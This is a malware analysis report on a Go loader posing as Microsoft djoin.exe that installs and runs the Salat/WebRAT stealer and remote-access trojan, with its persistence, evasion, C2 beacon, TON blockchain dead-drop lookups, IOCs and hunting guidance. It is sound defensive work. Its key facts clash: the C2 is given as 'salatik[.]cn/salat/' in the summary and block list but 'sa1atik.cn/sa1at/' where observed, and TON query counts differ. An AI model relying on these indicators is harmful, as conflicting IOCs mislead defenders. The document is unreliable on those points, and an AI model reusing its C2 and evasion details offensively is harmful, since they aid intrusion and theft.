THREAT INTELLIGENCE REPORT

TLP:CLEAR

Salat/WebRAT Go loader 4aa1807186f4

Garbled Go loader that installs itself and runs the Salat/WebRAT infostealer and remote-access trojan in memory

VERDICT	FAMILY	CONFIDENCE	ANALYSIS DATE
Malicious	Salat / WebRAT	High	2026-11-08

SHA-256	`4aa1807186f4189823a10f82e55305dba8c80cd64debccc808dc3f28ac4dd6c5`
Status	completed (loader fully executed; stage 2 reached C2 discovery, no C2 tasking in the lab)
Prepared with	StealerForge run 3afe13e0816b4cd79e336a9021d06b31, Claude Code (claude-opus-5-5), reviewed by not yet reviewed

CONTENTS

1. Executive summary
2. Sample and analysis context
3. How the malware works
4. Attacker behaviours and techniques (MITRE ATT&CK)
5. Defense evasion and anti-analysis
6. Collection, theft and impact
7. Configuration, command and control
8. Host artifacts and forensic footprint
9. Mitigations and hardening
10. Hunting and response guidance
11. Assessment, confidence and open questions

Indicators of compromise

Appendix B: YARA rules

Appendix D: Technical deep dive

Appendix E: Reproduction

Observed seen in the sandbox · Capability present in code, not run · Inferred reasoned · E0000000 evidence record · A1 analyst finding (Appendix E)

1. Executive summary

This file poses as a Microsoft Windows tool and carries a copied Microsoft signature that does not match it. It is a loader: its only job is to hide and start a more dangerous program, the Salat (also called WebRAT) remote-access trojan and infostealer. Once it runs, it hides in the user's profile, restarts at every logon, and lets the attacker steal saved browser logins, sessions and crypto wallets and control the computer remotely. It goes to unusual lengths to stay invisible to security tools. In our sandbox it installed itself and the stealer searched for its control server. None answered, so nothing was stolen in the lab. Confidence in this assessment is high.

What it is	A loader posing as Microsoft `djoin.exe` that runs the Salat/WebRAT stealer and remote-access trojan in memory
How it stays	A copy in a random folder under `%APPDATA%`, started at every logon by an HKCU Run entry
What it steals	Browser passwords, cookies and autofill; crypto wallets; Telegram, Discord and Steam accounts
Remote control	Screen, webcam and microphone, keylogger, remote command line, file transfer, proxy
How it communicates	Encrypted HTTPS to `salatik[.]cn`; backup addresses looked up on the TON blockchain
How it hides	Fake signature, encrypted payload, direct kernel calls, memory wiping, anti-debugging
Lab result	Installed itself and searched for its server; no data stolen because no server answered

BOTTOM LINE

A single run gives an attacker persistent remote control of the computer and access to every saved browser login, session and crypto wallet on it.

KEY FINDINGS

- Masquerades as Microsoft `djoin.exe` with a transplanted, invalid Microsoft Authenticode signature Observed High E0000022 · A1
- Installs to `%APPDATA%\<random>\<random>.exe` and adds an HKCU Run value with the same random name Observed High E0273658 · E0273659 · E0002576
- Decrypts the Salat/WebRAT stealer (RC4 then zlib) and runs it inside its own process; the stage-2 entry thread was observed Observed High E0006968 · A5 · A11
- Bypasses user-mode API hooks with hash-resolved APIs and indirect system calls; the stage-2 image allocation never appeared in the sandbox's hooked API log Observed High A6 · A7 · A14
- Wipes the PE header of the in-memory stage 2 and anti-debugs before unpacking Observed and Capability High E0000562 · A10 · A15
- Stage 2 resolved its C2 via DNS-over-HTTPS, beaconed to `salatik[.]cn/salat/` and queried TON DNS for `webratxaye1.ton` and `remoteadministratortool.ton` Observed High E0272840 · E0272845 · E0272850

No planted canary data left the guest; theft functions are present but were not triggered without C2 tasking
Observed | High | E0273709

PRIORITY ACTIONS

Block:
`salatik[.]cn` and outbound TON DNS lookups from non-browser processes (`tonapi[.]io` , `ton.access.orbs[.]network`) at the proxy and DNS layer.

Hunt:
executables in a random folder directly under `%APPDATA%` whose name matches an HKCU Run value, file version "djoin.exe" outside `C:\Windows\System32` , and the mutex `Global\WEBR_V4CTHH83SX7G` .

Reset:
on any host where it ran, treat all browser-saved passwords, session cookies, Discord/Steam tokens and browser crypto wallets as compromised; rotate them from a clean device and revoke sessions.

2. Sample and analysis context

FIELD	VALUE
SHA-256	4aa1807186f4189823a10f82e55305dba8c80cd64debccc808dc3f28ac4dd6c5 E0000006
SHA-1 / MD5	2c3a7750607dc6f68132eb271c793686f9cc5c7f / a1abe03182a68ee490165b23720c5259 E0000005 · E0000004
File type, size	PE32 GUI executable, Intel 386, 7,360,440 bytes E0000003
Version info	CompanyName Microsoft Corporation, OriginalFilename `djoin.exe` , FileVersion 10.0.26100.1 A1
Compiler	Go (Go 1.24 or later, inferred from `crypto/internal/fips140`), garble-obfuscated, build info stripped, module `ljdeqbsxxdp` A2
PE timestamp	1787498737 = 2026-08-23 15:25:37 UTC (fake; reused for timestomping) E0000011 · A3
Signature	Microsoft Windows production chain, transplanted; digest mismatch, invalid E0000022 · E0000575 · A1
Packing	RC4 (hex key `97a0f8684065cabd5349004813d52df9`) then zlib, 5,049,194-byte blob in `.data` A5
Stage 2	Salat/WebRAT, Go 1.24 module `salat` , SHA-256 1190036441effd06859de0fbc5ef34ae3a9ab13307136535881d63fd57441d22, parent: this sample A5 · A11
Analysis OS	Windows 10 Enterprise evaluation, lab persona (DESKTOP-8JPXX5B), Defender disabled, Sysmon, CAPE
Network	Simulated internet (all names to 198.18.0.0/15, TLS interception, canned replies); no Salat C2 emulator
Run	CAPE timeout 300 s; sample started at High integrity by the harness
Process lifetime	Loader PID 6436 exited with code 0 after 10 s; installed copy PID 4124 ran stage 2 until the timeout E0002608 · E0273660

Coverage. The run has 40,084 hooked API calls, 56 Sysmon events from the sample tree, a full simulator capture and CAPE memory dumps, including the header-wiped stage 2 E0000562. The loader executed every stage; stage 2 ran its C2 discovery loop until the timeout. With no real Salat server, tasking, theft and self-deletion did not run

Capability . The UAC prompt (sample started elevated) and the anti-debug branch (no debugger) were not exercised. Indirect system calls are invisible to the CAPE monitor, so missing NT calls are not evidence of absence.

3. How the malware works

1 Start-up, timestomping and anti-debugging

On start the loader sets its own file times to its fake PE timestamp, 2026-08-23 15:25:37 UTC, using hash-resolved `CreateFileW` and `SetFileTime` (seen as `NtSetInformationFile` class 4) Observed E0002057 · E0002257 · A3.

It then calls `NtSetInformationThread(ThreadHideFromDebugger)` and runs seven debugger checks A8: `IsDebuggerPresent` (returned 0, Observed) E0002262, two PEB reads, `NtQueryInformationProcess` with ProcessDebugPort, ProcessDebugObjectHandle and ProcessDebugFlags, and a `GetThreadContext` hardware-breakpoint check. The NT calls use indirect system calls and are absent from the hooked API log Capability A7 · A14. On detection the loader sleeps forever, so a sandbox sees an idle process.

2 Elevation prompt

If `shell32!IsUserAnAdmin` returns false, the loader relaunches itself with `ShellExecuteW` and the verb `runas`, up to three times 0.3 s apart. It exits on success and continues unelevated if the user refuses Capability A9. The lab harness started the sample at High integrity E0273653, so no prompt was shown.

3 Install and persistence

The loader then installs itself Observed :

1. It reads `%APPDATA%` (falling back to `%LOCALAPPDATA%`) and creates a folder with a random 8 to 16 character `[a-z0-9]` name.
2. It copies itself there under a random 5 to 10 character name with `.exe`, then timestomps the copy E0273657 · E0273658 · E0002550.
3. It opens `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`, checks for the value, and writes it E0002575 · E0002576 · E0273659. The value name is the file name without `.exe` and the data is the copy's full path.
4. It starts the copy and exits with code 0 E0002604 · E0273660 · E0002608.

Sysmon fields recorded in this run:

```
EID 11  Image: %TEMP%\sample.bin.exe  TargetFilename: %APPDATA%\48aw53nk2m9\vayyp1yp3.exe
EID 13  TargetObject: HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\vayyp1yp3
        Details: %APPDATA%\48aw53nk2m9\vayyp1yp3.exe
EID 1   Image: %APPDATA%\48aw53nk2m9\vayyp1yp3.exe  ParentImage: %TEMP%\sample.bin.exe  CommandLine:
<path only>
```

The installed copy repeats stages 1 to 3. It finds the Run value already set and carries on E0002862 · E0002967.

4 Unpacking and reflective loading

The loader decrypts its 5 MB `.data` blob with RC4 and inflates it with zlib into a 12,572,672-byte PE, which took about 36 s under the monitor E0006701 · A5. A RunPE module maps the PE inside the loader's own process A10:

1. Allocate memory by indirect syscall, copy headers and sections, apply relocations.
2. Resolve imports, redirecting `ExitProcess` to `ExitThread`; set up TLS.
3. Zero the mapped PE header and the plaintext buffer.
4. Apply per-section protections (never RWX).
5. Start the entry point with `ntdll!RtlCreateUserThread` and wait on it.

The thread start `0x251b9370` equals image base `0x25140000` plus the stage-2 entry RVA `0x79370` Observed E0006968 · A14. CAPE's dump of that region has a zeroed first page and no `MZ` header Observed E0000562 · A15. A shellcode mode exists but is unused, since the build's mode string is `go` Capability A4.

5 Salat/WebRAT start-up and C2 discovery


The stage-2 start-up sequence in this run Observed :

1. Checks for a GUID-named marker file in its install folder E0010453.
2. Reads `MachineGuid` E0010442.
3. Creates the mutex `Global\WEBR_V4CTHH83SX7G` E0010558.
4. Tries DNS-over-HTTPS to `dns.google`, `cloudflare-dns.com` and `1.1.1.1:443`. Its DoH client rejected the lab's interception certificate E0272830 · E0272833 · E0272835, so it fell back to system DNS E0273665 · E0273667.
5. Enumerates all running processes E0021933.
6. Sends `GET https://sa1atik.cn/sa1at/` with an 88-byte encrypted body and the Go default user agent E0273675 · E0272840.
7. Resolves the TON names `remoteadministratortool.ton` through `tonapi.io` E0272845 and `webratxaye1.ton` through the TON root DNS contract on `ton.access.orbs.network` E0272850 · A12.

With no valid reply it repeated this every 14 to 15 s until the end of the run (20 beacons, 177 TON calls) E0273708.

Once a C2 answers, stage 2 can steal browser, wallet and messaging data, give remote control (hidden desktop, ffmpeg streaming, shell, keylogger, file transfer, SOCKS5 proxy), install a scheduled task and delete itself Capability A11.

Attack flow



Execution flow

Times are T+mm:ss from loader process creation (Sysmon EID 1).

T+00:00	PID 6436 `sample.bin.exe` starts at High integrity E0273653.
T+00:09	PID 6436 timestomps itself (`NtSetInformationFile` class 4, success) E0002257; `IsDebuggerPresent` returns 0 E0002262.
T+00:09	PID 6436 creates `%APPDATA%\48aw53nk2m9\vayyp1yp3.exe` E0273658 and timestomps it E0002550.
T+00:09	PID 6436 queries (not found) and writes the HKCU Run value `vayyp1yp3` E0002575 · E0002576 · E0273659.
T+00:10	PID 6436 starts PID 4124 `vayyp1yp3.exe` and terminates with code 0 E0002604 · E0273660 · E0002608.
T+00:11	PID 4124 timestomps itself and finds the Run value present E0002862 · E0002967.
T+00:47	PID 4124 allocates the 12.5 MB inflate buffer E0006701.
T+00:48	PID 4124 starts the stage-2 entry thread via `RtlCreateUserThread` E0006968.
T+01:00	stage 2 reads `MachineGuid` and creates mutex `Global\WEBR_V4CTHH83SX7G` E0010442 · E0010558.
T+01:18 to T+01:38	DoH attempts fail TLS verification E0273665 · E0272833 · E0272835; processes are enumerated E0021933.
T+01:39	DNS for `sa1atik.cn` and HTTPS `GET /sa1at/` (simulator replied 200) E0273675 · E0272840.
T+01:40	TON DNS via `tonapi.io` and `ton.access.orbs.network` E0273676 · E0272845 · E0272850.
T+01:55 to T+05:25	beacon and TON loop roughly every 14 s until the 300 s timeout E0273708.

Execution stopped at the analysis timeout while stage 2 was still waiting for a valid C2 reply. The simulator's canned replies are not a valid Salat response Inferred .

4. Attacker behaviours and techniques (MITRE ATT&CK)

B1 Native API through indirect system calls

T1106

Execution | Observed in sandbox (effect) and Capability (code) | Confidence: High

The loader calls NT functions without going through hooked ntdll code (T1106). It finds each system-call number by sorting ntdll's `Nt*` exports by address. It then executes the transition through ntdll's own `call edx` (WoW64) or `sysenter` gadget A7. As a result, the 0xc33000-byte stage-2 image allocation and its protection changes are absent from CAPE's hooked API log A14.

TELEMETRY
kernel ETW Threat-Intelligence and EDR call stacks; user-mode hooks miss it.

DETECTION OPPORTUNITY
private executable memory with no backing module, and system calls returning into ntdll stubs the process never called through its imports.

B2 Registry Run key persistence

T1547.001

Persistence | Observed in sandbox | Confidence: High

The loader writes `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\<random>` with data `%APPDATA%\<random>\<random>.exe` (T1547.001) E0273659 · E0002576. The value name equals the executable's base name, 5 to 10 characters of `[a-z0-9]`.

TELEMETRY
Sysmon EID 12 and 13 (TargetObject, Details).

DETECTION OPPORTUNITY
a Run value pointing to an executable in a random-named folder directly under `%APPDATA%` or `%LOCALAPPDATA%`, with the value name equal to the file name. Per-user updaters use vendor folder names instead.

B3 Elevation request with runas

T1548

Privilege Escalation | Capability (not triggered; harness ran elevated) | Confidence: High

If `IsUserAnAdmin` is false, the loader calls `ShellExecuteW` with verb `runas` on its own path up to three times, then exits so the elevated copy continues (T1548) A9. This is a UAC consent prompt, not a silent bypass; because of the Run value it can recur at every logon.

TELEMETRY
Sysmon EID 1 (same image relaunched at High integrity), Security 4688.

DETECTION OPPORTUNITY
repeated elevation requests for an invalid-signature binary under `%APPDATA%`.

B4 Masquerading with an invalid Microsoft signature

T1036.001

Defense Evasion | Observed (static) | Confidence: High

The file claims to be `djoin.exe` 10.0.26100.1 from Microsoft Corporation and embeds a Microsoft Windows production certificate chain (T1036.001) A1. Its Authenticode digest does not match the signed digest E0000022 · E0000575.

TELEMETRY

Sysmon EID 7 `Signed: false` E0273654; EID 1 OriginalFileName.

DETECTION OPPORTUNITY

OriginalFileName `djoin.exe` outside `%SystemRoot%\System32` or `SysWOW64`, or a Microsoft-claimed binary failing signature checks.

B5 Encrypted payload and garbled code

T1027.013

Defense Evasion | Observed (static) | Confidence: High

The stage-2 PE is stored RC4-encrypted and zlib-compressed in `.data` and is only decrypted in memory (T1027.013) A5. The loader's names are garble-renamed and its strings use at least three runtime-decoded schemes A3 · A4.

TELEMETRY

static scanning only.

DETECTION OPPORTUNITY

a Go PE with a high-entropy `.data` over 4 MB, kernel32-only imports and Microsoft version info E0000024.

B6 Timestomping of loader and installed copy

T1070.006

Defense Evasion | Observed in sandbox | Confidence: High

Both the original file and the installed copy have their creation, access and write times set to 2026-08-23 15:25:37 UTC through `NtSetInformationFile` class 4 (T1070.006) E0002257 · E0002550.

TELEMETRY

Sysmon EID 2; MFT `$STANDARD_INFORMATION` versus `$FILE_NAME`.

DETECTION OPPORTUNITY

a new executable under `%APPDATA%` dated earlier than its own folder.

B7 Reflective loading with header wiping

T1620

Defense Evasion | Observed in sandbox | Confidence: High

The loader maps the Salat PE inside its own process, starts it with `RtlCreateUserThread` at image base plus entry RVA, and zeroes the mapped PE header and the decrypted plaintext buffer (T1620) E0006968 · E0000562 · A10 · A15. It redirects the payload's `ExitProcess` import to `ExitThread`.

TELEMETRY

memory scanning, EDR thread-start events.

DETECTION OPPORTUNITY

a thread starting in private, non-image memory, here a roughly 12 MB unbacked region.

B8 Debugger evasion

T1622

Defense Evasion | Observed (IsDebuggerPresent) and Capability (other checks) | Confidence: High

The loader sets ThreadHideFromDebugger, runs seven debugger checks and sleeps forever on detection (T1622) E0002262 · A8.

TELEMETRY
EDR API telemetry only.

DETECTION OPPORTUNITY
context only.

B9 Dynamic API resolution by PEB walking

T1027.007

Defense Evasion | Capability (code), Observed (effect) | Confidence: High

APIs are resolved by walking the PEB and export tables and comparing the hash `h = rotl32(h * 0xC63D + lower(c), 13)` seeded with `0x1234567` (T1027.007) A6. The hashes cover kernel32, user32, shell32, advapi32 and ntdll, plus about 55 NT functions.

TELEMETRY
static only.

DETECTION OPPORTUNITY
the constants `0x1234567`, `0xC63D` and `13` stored together in `.data` (Appendix B).

B10 Hidden window and message pump

T1564.003

Defense Evasion | Capability (not visible in the API log) | Confidence: Medium

The loader registers window class `AppWnd`, creates a window, calls `ShowWindow` and pumps messages; the module name `hide.go` suggests an invisible window (T1564.003) A9.

TELEMETRY
none in Sysmon.

DETECTION OPPORTUNITY
context only.

B11 Browser credential and cookie theft

T1555.003

Credential Access | Capability (stage 2, not tasked in the lab) | Confidence: High

Salat steals Chromium (Chrome, Edge, Brave, Yandex) logins, cookies, autofill and tokens, and Firefox logins via NSS/key4 (T1555.003, T1539) A11. It gets Chrome's App-Bound key by impersonating SYSTEM from `lsass.exe` and calling the browser elevation service. It reads locked databases by finding the owning process with Restart Manager, duplicating handles found with `NtQuerySystemHandles`, or killing the browser with `taskkill /F /PID` A17.

TELEMETRY
Sysmon EID 10 to `lsass.exe`; SACL file auditing on `Login Data`, `Cookies`, `Local State`.

DETECTION OPPORTUNITY
non-browser processes opening browser databases or `lsass.exe`.

B12 Process discovery

T1057

Discovery | Observed in sandbox | Confidence: High

Stage 2 enumerated all processes with `Process32NextW` before contacting C2 (T1057) E0021933 · E0000570.

TELEMETRY
EDR API telemetry.

DETECTION OPPORTUNITY
context only.

B13 System identification via MachineGuid

T1082

Discovery | Observed in sandbox | Confidence: High

Stage 2 read `HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid` just before creating its mutex (T1082) E0010442 · E0000582.

TELEMETRY
registry read auditing.

DETECTION OPPORTUNITY
context only.

B14 Keylogging, screen and camera capture

T1056.001

Collection | Capability | Confidence: High

Salat has a keyboard-hook keylogger with window-title and clipboard capture, screen streaming, ffmpeg webcam and microphone capture, and a hidden desktop (T1056.001, T1113, T1125) A11 · E0042019.

TELEMETRY
EDR hook events; Sysmon EID 1 for ffmpeg children.

DETECTION OPPORTUNITY
keyboard hooks set by a process in `%APPDATA%\<random>`.

B15 HTTPS C2 beacon to /sa1at/

T1071.001

Command and Control | Observed in sandbox | Confidence: High

Stage 2 sent `GET https://sa1atik.cn/sa1at/` with `User-Agent: Go-http-client/1.1`, `Content-Type: application/octet-stream` and an encrypted 88-byte body, about every 14 s (T1071.001) E0272840 · E0273675.

TELEMETRY
proxy logs, Sysmon EID 3 and 22, TLS SNI.

DETECTION OPPORTUNITY
GET requests with an `application/octet-stream` body and the Go default user agent to `/sa1at/`.

B16 TON blockchain dead-drop resolver

T1102.001

Command and Control | Observed in sandbox | Confidence: High

Stage 2 resolves C2 through TON DNS (T1102.001) E0272845 · E0272850 · A12:

- It requests `https://tonapi.io/v2/dns/remoteadministratortool.ton/resolve`.
- It POSTs a `runGetMethod` `dnsresolve` call to `https://ton.access.orbs.network/route/1/mainnet/toncenter-api-v2/runGetMethod` for `webratxaye1.ton`, category `wallet`.

TELEMETRY
proxy logs, Sysmon EID 22.

DETECTION OPPORTUNITY
TON API traffic from a process that is not a browser or wallet application.

B17 DNS over HTTPS for C2 resolution

T1572

Command and Control | Observed in sandbox (attempted, TLS rejected) | Confidence: High

Stage 2 tried DoH to `dns.google`, `cloudflare-dns.com` and `1.1.1.1` on port 443 before using system DNS (T1572) E0273665 · E0273667 · E0000577. Its DoH client refused the lab's interception certificate, which means it validates against its own trust store E0272833.

TELEMETRY
Sysmon EID 3 and 22.

DETECTION OPPORTUNITY
DoH endpoints (for example 1.1.1.1:443) contacted by an executable in `%APPDATA%`.

B18 Remote shell and proxy

T1059.003

Execution | Capability | Confidence: High

Salat runs a remote shell, transfers files and acts as a SOCKS5 or peer-to-peer proxy (T1059.003, T1090) A11.

TELEMETRY
Sysmon EID 1.

DETECTION OPPORTUNITY
`cmd.exe` or `powershell.exe` spawned by an executable under `%APPDATA%\<random>`.

5. Defense evasion and anti-analysis

CATEGORY	STATUS	WHAT THE SAMPLE DOES	EFFECT ON THIS ANALYSIS	EVIDENCE
Packing and obfuscation	Observed	garble names, opaque predicates keyed on `len(os.Args)`, build info stripped; stage 2 RC4+zlib in `.data`	None after manual unpacking	A2 · A4 · A5

CATEGORY	STATUS	WHAT THE SAMPLE DOES	EFFECT ON THIS ANALYSIS	EVIDENCE
String and config encryption	Observed	Three runtime literal schemes (XOR/multiply-inverse, nibble swap with shifted XOR, chained XOR); stage-2 strings decrypted only in memory	Strings recovered by emulation	A3 · E0000581
Dynamic API resolution	Observed	PEB/export walk with custom hash; indirect syscalls with sorted-export SSNs via ntdll gadgets	Image allocation, protections and anti-debug calls invisible to CAPE hooks	A6 · A7 · A14
Anti-VM and anti-sandbox	Capability, inactive	Loader: anti-VM package compiled out (gate is a constant false). Stage 2: VMware MAC prefixes and QEMU strings in memory	Ran normally under QEMU/KVM	A4 · E0000581 · E0042026
Anti-debug	Observed and Capability	ThreadHideFromDebugger plus seven checks; infinite sleep on detection	No debugger, no effect	E0002262 · A8
Geofencing	Not found	No keyboard-layout, locale or geolocation calls in loader code or the 156 custom functions	None	A2
Masquerading and signing	Observed	`djoin.exe` version info, transplanted invalid Microsoft signature, random install names	Flagged by CAPE and LIEF	E0000022 · E0000575 · A1
Injection and hollowing	Observed	In-process reflective PE mapping, header and plaintext wipe, ExitProcess to ExitThread patch; no remote injection	Stage 2 recovered by CAPE dump and by decryption	E0006968 · E0000562 · A10
Security tool tampering	Not found	No AMSI/ETW patch hashes, no Defender changes, no process kills (hash list checked)	Defender was off in the lab anyway	A6
Trace removal	Observed and Capability	Timestomping observed; stage 2 has self-delete	Timestamps changed on both files	E0002257 · E0002550 · A11
Traffic disguise	Observed	TON blockchain dead drop, DoH with own trust store, TLS to C2	DoH failed under interception; TON queries captured	E0272850 · E0272833

The loader enters the kernel through ntdll's own system-call gadget, so user-mode hooks never see its allocations, protections or debugger queries (T1106) A7 · A14.

The loader maps Salat into its own memory, starts it with `RtlCreateUserThread` and zeroes the PE header and decrypted copy (T1620) E0006968 · A15.

The loader stamps itself and its copy with 2026-08-23 15:25:37 UTC through `NtSetInformationFile` (T1070.006) E0002257 · E0002550.

The loader claims to be Microsoft `djoin.exe` with a copied, failing Microsoft signature (T1036.001) E0000022.

Impact on this run. The elevated start skipped the UAC prompt; TLS interception pushed the DoH client onto system DNS, which made C2 lookups visible; with no C2, theft and remote control stayed dormant. The visible hypervisor stopped neither stage, and AV interaction is untested because Defender was off.

6. Collection, theft and impact

CATEGORY	TARGET	STATUS	EVIDENCE
Browsers (Chromium)	`%LOCALAPPDATA%\<vendor>\User Data\*\Login Data`, `Cookies`, `Web Data` (autofill, Google `token_service`), `Local State` key incl. App-Bound key (Chrome, Edge, Brave, Yandex, Sleipnir)	Capability	A11 · A17
Browsers (Gecko)	`%APPDATA%\Mozilla\Firefox\Profiles\*\key4.db`, logins and `moz_cookies` (Firefox, Pale Moon, SeaMonkey, IceDragon)	Capability	A11 · A17
Wallet extensions	45 Chromium wallet extension IDs, e.g. `ibnejdfjmmkpcnlpebklmnkoeoihofec`, `fhbohimaelbohpjbbldcngcnapndodjp`	Capability (list decrypted in memory)	E0000581
Desktop wallets	Exodus, Electrum, Atomic, `Ethereum\keystore`	Capability	A17
Messaging and gaming	Telegram `tdata`, Discord tokens, Steam (`loginusers.vdf`)	Capability	A11 · A17
Live surveillance	Keylogger, clipboard, screen, webcam, microphone, hidden desktop	Capability	A11 · E0042019
System profile	MachineGuid, process list, PC name	Observed (first two)	E0010442 · E0021933

How it steals. Chromium keys come from `Local State` via DPAPI, or for App-Bound keys via SYSTEM impersonation and the browser's `IElevator` COM service. Locked databases are freed with Restart Manager, handle duplication or `taskkill /F /PID`. Firefox keys come from `key4.db`. Loot is zipped with a PC-name header and sent to the C2 A17 (Appendix D.8).

No planted canary left the guest (0 hits in 1,241 events and 355 bodies) E0273709. Salat steals on C2 instruction (`doTask` to `Steal`), so this is expected and not proof a real infection would not steal.

7. Configuration, command and control

FIELD	VALUE	SOURCE	CORROBORATION
Loader RC4 key	`97a0f8684065cabd5349004813d52df9` (hex string)	Decrypted garble literal A3	Decrypts to the known stage 2 A5
Loader mode	`go` (RunPE); `native` and `pe` are aliases, anything else is shellcode	Garble literal A3	Observed RunPE behaviour E0006968

FIELD	VALUE	SOURCE	CORROBORATION
Payload slice	VA 0x61e3c0, length 0x4d0b6a, inflated size 0xbfd800	`.data` slice header A5	Allocation size observed E0006701
Install	`%APPDATA%` (fallback `%LOCALAPPDATA%`), folder 8 to 16 chars, file 5 to 10 chars, `[a-z0-9]`	Decompiled code A9	Observed `48aw53nk2m9\vayyp1yp3.exe` E0273658
Stage-2 mutex	`Global\WEBR_V4CTHH83SX7G`	Observed E0010558	Build tag in earlier analysis (A16)
C2 endpoint	`hxxps://sa1atik[.]cn/sa1at/`	Observed E0272840	Same in earlier run A16
TON names	`webratxaye1.ton` (wallet record), `remoteadministratortool.ton`	Observed E0272845 · E0272850 · A12	Same in earlier run A16
DoH resolvers	`dns.google`, `cloudflare-dns.com`, `1.1.1.1`	Observed E0273665 · E0273667	

Protocol walkthrough. Stage 2 resolves names over DoH (falling back to system DNS) and sends an HTTPS GET with an 88-byte encrypted body to `/sa1at/`. On failure it resolves C2 from the TON blockchain: the `wallet` record of `webratxaye1.ton` via the orbs toncenter gateway, and `remoteadministratortool.ton` via `tonapi.io` A12. Static code then reads the wallet's blockchain data (`getBC`, `decodeFromTonAddress`) to extract an endpoint, and uses WebSocket or QUIC sessions for tasking Capability A11. A valid C2 reply was not observed.

What the lab showed. 20 beacons and 197 TON queries over about 4 minutes; the simulator's canned HTTP 200 replies were not accepted, so the exchange never passed discovery.

Infrastructure assessment. `sa1atik[.]cn` is a dedicated attacker domain. The TON names are a dead-drop resolver the operator can re-point without changing the sample and that cannot be seized like a domain. `tonapi.io`, `ton.access.orbs.network` and the DoH resolvers are legitimate services used as transport. Further fallback domains from the earlier analysis of the identical stage 2 were not re-derived here (section 11). No infrastructure was contacted live.

8. Host artifacts and forensic footprint

ARTIFACT TYPE	VALUE	OBSERVED OR PREDICTED	EVIDENCE	USE
Installed copy	`%APPDATA%\<8-16 [a-z0-9]>\<5-10 [a-z0-9]>.exe` (this run: `48aw53nk2m9\vayyp1yp3.exe`)	Observed	E0273658	Hunt, forensics
Run value	`HKCU\Software\Microsoft\Windows\CurrentVersion\Run\<file base name>`	Observed	E0273659	Hunt
Timestamps	Creation, access, write = 2026-08-23 15:25:37 UTC on loader and copy	Observed	E0002257 · E0002550	Forensics (MFT comparison)
Mutex	`Global\WEBR_V4CTHH83SX7G`	Observed	E0010558	Hunt, memory

ARTIFACT TYPE	VALUE	OBSERVED OR PREDICTED	EVIDENCE	USE
Marker file	GUID-named file in the install folder (checked, not created in this run)	Observed (check)	E0010453	Forensics
Memory	About 12 MB unbacked RX/R region with zeroed first page holding Salat	Observed	E0000562	Memory forensics, YARA
Version info	OriginalFilename `djoin.exe`, FileVersion 10.0.26100.1	Static	A1	Hunt
Developer artefacts	Garbled module `ljdeqbsxxdp` with packages `pkg/stealth`, source files `runpe.go`, `uac.go`, `timestomp.go`, `hide.go`, `getssn.go`; stage-2 module `salat`	Static	A2 · A11	Clustering
Scheduled task	Salat `newTask` persistence	Predicted Capability	A11	Hunt

The named pipe `\lYihnCsgW<pid>` and the Sysmon EID 25 "Image is replaced" events come from the CAPE monitor in every lab run and are not malware artefacts.

9. Mitigations and hardening

PRIORITY	MITIGATION	ATT&CK ID	BEHAVIOURS	IMPLEMENTATION NOTES
P1	Block execution from user-writable profile folders	M1038	B2, B4, B7	AppLocker or WDAC rules denying `%APPDATA%\*` and `%LOCALAPPDATA%\*` executables except approved vendors
P1	Enforce signature validity for Microsoft-named binaries	M1045	B4	WDAC or EDR rule: OriginalFileName of an inbox tool plus invalid signature is blocked
P1	Block TON and DoH egress for non-browser processes	M1037	B15, B16, B17	Proxy categories for `tonapi.io` and `toncenter`/orbs; force DNS through the corporate resolver
P2	Kernel-level memory and syscall telemetry	M1040	B1, B7	EDR with ETW Threat-Intelligence or kernel callbacks; user-mode hooks alone miss this loader
P2	Credential storage hygiene	M1027	B11	Enterprise password manager instead of browser-saved passwords; Chrome App-Bound encryption on
P2	Remove local admin from standard users	M1026	B3	Prevents the runas prompt from granting SYSTEM-level theft paths
P3	Audit policy for browser profile access	General best practice	B11	SACL on browser `Login Data` / `Cookies` with Security 4663

10. Hunting and response guidance

Hunting

- **Random install folders** (Sysmon EID 11, 13): an executable in a random lowercase-alphanumeric folder under `%APPDATA%` that is also the data of an HKCU Run value with the same base name.
- **Fake system tools** (Sysmon EID 1, 7): OriginalFileName of a Windows tool such as `djoin.exe` with a user-profile path or an invalid signature.
- **TON lookups** (DNS, proxy): `tonapi.io`, `ton.access.orbs.network` or `runGetMethod` POSTs from non-wallet users.
